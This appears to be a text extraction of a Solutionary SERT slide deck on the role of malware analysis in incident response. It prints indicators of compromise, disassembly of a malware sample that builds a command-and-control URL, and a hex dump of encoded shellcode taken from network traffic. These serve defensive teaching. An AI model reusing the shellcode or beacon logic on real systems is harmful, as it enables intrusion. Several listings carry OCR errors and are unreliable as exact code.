



The Role of Malware Analysis in Incident Response

Who We Are


- **Rob Kraus**

- Director of Research, Solutionary Security Engineering Research Team (SERT)
- RobKraus@Solutionary.com
- Twitter: @robkraus

- **Jeremy Scott**

- Research Analyst, Solutionary Security Engineering Research Team (SERT)
- JeremyScott@Solutionary.com
- Twitter: @jeremyscott_org

Incident Response Phases



Where Malware Analysis Fits

- **Detection and analysis**
- **Is that the only place?**
 - Preparation
 - Training
 - Equipment
 - Containment, Eradication and Recovery
 - Understanding the attack
 - Post-Incident Activity
 - Reports
 - Information sharing

Why Malware Analysis?

- **Important step in incident response**
- **Extent of attack and compromise**
- **Identify technical indicators**



Technical Indicators

- **Identify possible compromise or infection**

www.badguymalwaredomain.com

MD5:5f22df6335217319439ea56e

Executive bonuses - 2012.pdf 05f056b617a

127.0.0.1

HKLM\Software\Microsoft\Windows\CurrentVersion\Run

GET www.malwarehost.com/secondarypayload.zip

SpofedEmail@yourdomain.com


Malware Analysis

- **Static analysis**
 - Basic
 - Advanced
- **Dynamic analysis**
 - Basic
 - Advanced



Basic Static Analysis


- **Results in identification of simple indicators**
 - File name
 - MD5 hash
 - File type
 - Virus detection



Basic Dynamic Analysis

- **Additional indicators**

- Domain names
- IP addresses
- Registry keys
- Additional files
- Download more malware



Advanced Static Analysis

- Take it one step further
- Additional details

```
pop     ecx
mov     esi, offset aAcceptLanguage ; "Accept-Language: en-gb\r\n"
rep movsd
movsb
push   11h
mov     ecx, ebx
lea     esi, [ebx+42h]
call   sub_403800
push   eax
push   esi
push   8
mov     ecx, ebx
call   sub_403800
push   eax
push   0Ah
mov     ecx, ebx
call   sub_4037A5
push   eax
push   esi
lea     eax, [ebx+10h]
push   eax
push   offset aHttpSDevice_S_ ; "http://%/device_%s.asp?device_t=%s&key"...
push   dword ptr [ebx+94h] ; Dest
call   sprintf
add     esp, 20h
push   dword ptr [ebx+98h] ; int
mov     ecx, ebx
push   0 ; int
push   dword ptr [ebx+94h] ; Source
call   request file
```

Advanced Dynamic Analysis

- **Another way to extract detailed information**


```
00402890 . 50 PUSH EAX
00402891 . 56 PUSH ESI
00402892 . 6A 08 PUSH 8
00402894 . 8BCB MOV ECX, EBX
00402896 . E8 650F0000 CALL iTunesHe.00403800
0040289B . 50 PUSH EAX
0040289C . 6A 0A PUSH 0A
0040289E . 8BCB MOV ECX, EBX
004028A0 . E8 000F0000 CALL iTunesHe.004037A5
004028A5 . 50 PUSH EAX
004028A6 . 56 PUSH ESI
004028A7 . 8D43 10 LEA EAX, [EBX+10]
004028AA . 50 PUSH EAX
004028AB . 68 3C784000 PUSH iTunesHe.0040783C
004028B0 . FF83 94000000 PUSH DWORD PTR [EBX+94]
004028B6 . E8 ED370000 CALL <JMP.&MSVCR90.sprintf>
004028BB . 83C4 20 ADD ESP, 20
004028BE . FF83 98000000 PUSH DWORD PTR [EBX+98]
004028C4 . 8BCB MOV ECX, EBX
004028C6 . 6A 00 PUSH 0
004028C8 . FF83 94000000 PUSH DWORD PTR [EBX+94]
```

```
<%s> = "www.BusinessForMars.com/Resource"
<%s> = "STL"

<%s> = "www.BusinessForMars.com/Resource"
format = "http://%s/device_%s.asp?device_t=%s&key=%s&
s = 00F70DA0
sprintf
```

Where to Start

- **Two approaches**
 - Host-based
 - Network-based



Host-based

- **Malware analysis and reverse engineering**
 - Starting with the suspicious files



Network-based

- **Network forensics and reverse engineering**
 - Starting with logs and packet captures

```
00000000 eb 03 59 eb 05 e8 f8 ff ff ff 49 49 49 49 49 49 |?.Y?..????IIIIII|
00000010 37 49 49 49 49 49 49 49 49 49 49 49 51 5a 6a 65 |7IIIIIIIIIIQZje|
00000020 58 50 30 42 31 42 41 6b 41 41 75 41 32 41 41 32 |XP0B1BAkAAuA2AA2|
00000030 42 41 30 42 41 58 38 41 42 50 75 4d 39 79 6c 4d |BA0BAX8ABPuM9yLM|
00000040 38 50 44 43 30 45 50 35 50 4c 4b 71 55 55 6c 4c |8PDC0EP5PLKqUUUL|
00000050 4b 41 6c 73 35 41 68 63 31 6a 4f 6c 4b 52 6f 76 |KA1s5Ahc1j01KRov|
00000060 78 6c 4b 41 4f 67 50 64 41 68 6b 72 69 6e 6b 54 |x1KA0gPdAhkrinkT|
00000070 74 6c 4b 37 71 58 6e 70 31 6b 70 6e 79 4e 4c 4b |t1K7qXnp1kpnYNLK|
00000080 34 39 50 73 44 57 77 6f 31 69 5a 56 6d 77 71 68 |49PsDWwo1iZVmwqh|
00000090 42 38 6b 39 64 45 6b 41 44 44 64 63 34 54 35 49 |B8k9dEkADdc4T5I|
000000a0 75 6e 6b 63 6f 41 34 35 51 7a 4b 51 76 6e 6b 34 |unkcoA45QzKQynk4|
000000b0 4c 30 4b 6e 6b 41 4f 75 4c 35 51 6a 4b 6e 6b 47 |L0KnkADuL5QjKnkG|
000000c0 6c 6e 6b 43 31 7a 4b 4c 49 73 6c 51 34 56 64 4b |lnkC1zKLIs1Q4VdK|
000000d0 73 30 31 4f 30 52 44 4e 6b 73 70 44 70 4c 45 59 |s0100RDNkspDpLEy|
000000e0 50 41 68 34 4c 4c 4b 63 70 46 6c 4c 4b 52 50 57 |PAh4LLKcpFLKRPW|
000000f0 6c 6e 4d 6c 4b 50 68 37 78 6a 4b 57 79 6c 4b 6b |lnMlKPh7xjKWy1Kk|
00000100 30 4e 50 77 70 77 70 43 30 6c 4b 75 38 57 4c 61 |0NPwpwpC01Ku8WLa|
00000110 4f 54 71 78 76 53 50 56 36 6c 49 79 68 4e 63 6b |OTqxvSPV61IyhNck|
00000120 70 51 6b 56 30 32 48 6c 30 4d 5a 67 74 43 6f 35 |pQkv02H10MZgtCo5|
00000130 38 4f 68 79 6e 4d 5a 76 6e 70 57 4b 4f 4d 37 72 |80hynMZvnpWKOM7r|
00000140 4d 34 33 73 58 52 54 50 61 57 50 41 78 72 54 63 |M43sXRTPaWPAxrTc|
00000150 44 42 50 64 7a 76 4f 36 4f 62 41 53 54 31 68 43 |DBPdzv060bAST1hC|
00000160 54 70 6e 31 75 31 64 74 6e 32 4e 52 45 73 44 64 |Tpn1u1dtn2NREsDd|
00000170 6f 42 43 70 6f 70 64 35 35 34 6f 51 63 32 52 43 |oBCpopd554oQc2RC|
00000180 45 70 6e 64 6e 34 30 35 38 54 30 75 50 65 0a |Epdn4058T0uPe.|
0000018f
```

How Solutionary Uses Technical Indicators



Response Scenario



Basic Static

```
C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\Solutionary VM User\Desktop>nd5sum badfile.exe
a5cdaa71b517c8b260a36085cb18c38e *badfile.exe
C:\Documents and Settings\Solutionary VM User\Desktop>
```

pFile	Data	Description	Value
000000F4	014C	Machine	IMAGE_FILE_MACHINE_I386
000000F6	0005	Number of Sections	
000000F8	4FAFF060	Time Date Stamp	2012/05/13 Sun 17:33:20 UTC
000000FC	00000000	Pointer to Symbol Table	
00000100	00000000	Number of Symbols	
00000104	0000	Size of Optional Header	

IMAGE_FILE_RELOCS_STRIPPED
IMAGE_FILE_EXECUTABLE_IMAGE
IMAGE_FILE_32BIT_MACHINE

PEiD v0.94

File: C:\Documents and Settings\Solutionary VM User\Desktop\badfile.exe

Entrypoint: 0000A181 EP Section: .text

File Offset: 00009581 First Bytes: E8,1E,FF,FF

Linker Info: 9.0 Subsystem: Win32 GUI

Nothing found [ZIP SFX] *

Multi Scan Task Viewer Options About Exit

Stay on top

Basic Dynamic

The screenshot displays a Windows XP desktop environment with several application windows open. The desktop background is the standard Windows XP 'Bliss' wallpaper. The taskbar at the bottom shows the Start button, several open application icons, and the system tray with the time 10:14 and a network icon.

The primary window is a Command Prompt window titled 'CMD - C:\WINDOWS\system32\cmd.exe'. It shows the following command and output:


```
cd "c:\Program Files\Capture\CaptureBAT.exe" & c:\Program Files\Capture\CaptureBAT.exe -n "Desktop\Securities offered to employees pursuant to employee bene..." > Desktop\output.txt
```

Other open windows include:

- Process Explorer** (Sysinternals): A window showing a list of running processes. The 'lsass.exe' process is highlighted in blue. The list includes processes like spoolsv.exe, svchost.exe, java.exe, vmtoolsd.exe, VMUpgradeHel..., TPAutoConn..., alg.exe, explorer.exe, VMwareTray.exe, VMwareUser.exe, ClamTray.exe, jached.exe, ctfmon.exe, cmd.exe, CaptureBAT.exe, procexp.exe, Procmon.exe, ITunesHelper.exe, AcroRd32.exe, AcroRd32.exe, and AdobeARM.exe.
- Process Monitor** (Sysinternals): A window showing a log of system events. The 'lsass.exe' process is the primary focus, with multiple entries for 'RegOpenKey' and 'RegQueryValue' operations on the path 'HKLM\SECURITY\Policy\SecDesc\...'. The status bar indicates 'Showing 286,743 of 455,950 events (62%)'.
- Debugger**: A window with a black background and white text, likely used for debugging the process being monitored.
- Security Log**: A window showing the 'Securities offered to...' log.

The taskbar at the bottom shows the following open applications: 'C:\WINDOWS\system32\cmd.exe', 'Process Explorer - Sys...', 'Process Monitor - Sys...', and 'Securities offered to...'. The system tray shows the time 10:14 and a network icon.

Advanced Static



Advanced Dynamic

```

00402871 > 8A47 01 MOV AL, [EDI+1]
00402874 . 47 JNC EPT
00402875 . 84C0 JBE EPL, <JMP.>
00402877 . ^ 75 F8 JNZ SHORT iTunesHe.00402871
00402879 . 6A 06 PUSH 6
0040287B . 59 POP ECX
0040287C . BE C4754000 MOV EB3, (TurnerHe.03437500)
00402881 . F3:AS REP MOVS DWORD PTR ES:[EDI], DWORD PTR
00402883 . A4 MOVS BYTE PTR ES:[EDI], BYTE PTR [ESI]
00402884 . 6A 11 PUSH 11
00402886 . 8BCB MOV ECX, EBX
00402888 . 8D73 42 LEA ESI, [EBX+42]
0040288B . E8 700F0000 CALL iTunesHe.00403830
00402890 . 50 PUSH EAX
00402891 . 56 PUSH ESI
00402892 . 6A 08 PUSH 8
00402894 . 8BCB MOV ECX, EBX
00402896 . E8 650F0000 CALL iTunesHe.00403800
0040289B . 50 PUSH EAX
0040289C . 6A 0A PUSH 0A
0040289E . 8BCB MOV ECX, EBX
004028A0 . E8 000F0000 CALL iTunesHe.004037A5
004028A5 . 50 PUSH EAX
004028A6 . 56 PUSH ESI
004028A7 . 8D43 10 LEA EAX, [EBX+10]
004028AA . 50 PUSH EAX
004028AB . 68 3C784000 PUSH iTunesHe.0040783C
004028B0 . FFB3 94000000 PUSH DWORD PTR [EBX+94]
004028B6 . E8 ED070000 CALL <JMP.&MSUCR90.sprintf>
004028BB . 83C4 20 ADD ESP, 20
004028BE . FFB3 98000000 PUSH DWORD PTR [EBX+98]
004028C4 . 8BCB MOV ECX, EBX
004028C6 . 6A 00 PUSH 0
004028C8 . FFB3 94000000 PUSH DWORD PTR [EBX+94]
004028CE . E8 1D070000 CALL iTunesHe.00402FF0

```

```

00F70DA0
ASCII "Accept-Language: en-gb\r\n"

```

```

<%s> = "www.BusinessForMars.com/Resource"
<%s> = "STL"

<%s> = "www.BusinessForMars.com/Resource"
format = "http://%s/device_%s.asp?device_t=%s&key=%s&device_id=%s&cv=%s"
s = 00F70DA0

```

```
sprintf
```

```
004060A8=<JMP.&MSUCR90.sprintf>
```

Address	Hex dump	ASCII
00409000	F0 7F 40 00 00 00 00 00 2E 3F 41 56 43 48 4D 69	≡Δ@.....?AUCHMi
00409010	6E 69 41 73 70 40 40 00 F0 7F 40 00 00 00 00 00	niAsp@≡Δ@.....
00409020	2E 3F 41 56 43 48 57 69 6E 69 6E 65 74 40 40 00	.?AUCHWininet@.
00409030	C0 77 40 00 C4 77 40 00 C8 77 40 00 CC 77 40 00	hw@.-w@.hw@.fw@.

How Do You Eat an Elephant?





Questions?